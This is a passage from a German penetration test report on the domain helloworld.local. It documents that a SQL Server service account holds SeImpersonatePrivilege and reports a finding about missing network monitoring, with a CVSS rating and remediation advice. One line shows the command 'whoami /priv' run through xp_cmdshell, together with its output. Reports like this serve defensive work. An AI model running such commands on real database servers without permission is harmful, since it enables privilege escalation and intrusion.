Der Benutzer nt service\mssql$sqlexpress auf dem Host HELLOWORLD-WEB01 verfügt über das SeImpersonatePrivilege. Das SeImpersonatePrivilege ist ein Windows-Privileg, das einem Benutzer

oder Prozess die Fähigkeit verleiht, den Sicherheitskontext eines anderen Benutzers oder Kontos zu impersonisieren, so dass dieser Aktionen ausführen oder auf Ressourcen zugreifen kann, als wäre er dieser Benutzer.

```
xp_cmdshell 'whoami /priv'

Privilege Name Description State
============================= ========================================
========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
<SNIPPED>
```

12. Fehlende Netzwerküberwachung - Info

CWE	CWE-693 - Protection Mechanism Failure
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Ursache	Der Penetrationstester stellte während der Untersuchung fest das verdächtige Aktivitäten in den Netzwerken des Auftraggebers nicht entdeckt wurden. Ebenso wurde die Ausführung von Standard Open-Source Penetration Testing Tools nicht verhindert.
Auswirkung	Wenn Netzwerke und Endpunkte nicht ordnungsgemäß überwacht werden und auf potenzielle bösartige Aktionen nicht reagieren stellt dies für Angreifer eine erhebliche Erleichterung, da diese bei Aktivitäten wie Lateral Movement und Post-Exploitation nicht darauf achten müssen entdeckt zu werden.
Betroffene Systeme	helloworld.local
Maßnahmen zur Schwachstellenbeseitigung	Ziehen Sie in Erwägung eine fortschrittliche Netzwerküberwachungslösung zu implementieren, um Aktivitäten auf Hosts zu protokollieren, und diese mit einem SIEM-Tool auf Anomalien zu untersuchen sowie eine Endpoint-Erkennung auf jedem Server und jeder Workstation zu implementieren. Das Unternehmen sollte sich nicht allein auf den Endpunktschutz verlassen. In Kombination mit einer , ist ein Angreifer, der sich Zugang zum internen Netzwerk verschafft durch die Art der gehärteten Umgebung gezwungen „lautere“ und riskantere Aktivitäten durchzuführen.
Referenzen	https://attack.mitre.org/tactics/TA0005/

Proof of Concept

Die während des Penetrationstests eingesetzten Tools und Techniken, die in diesem Bericht dargestellt wurden, wurden weder verhindert noch erkannt.

A Anhänge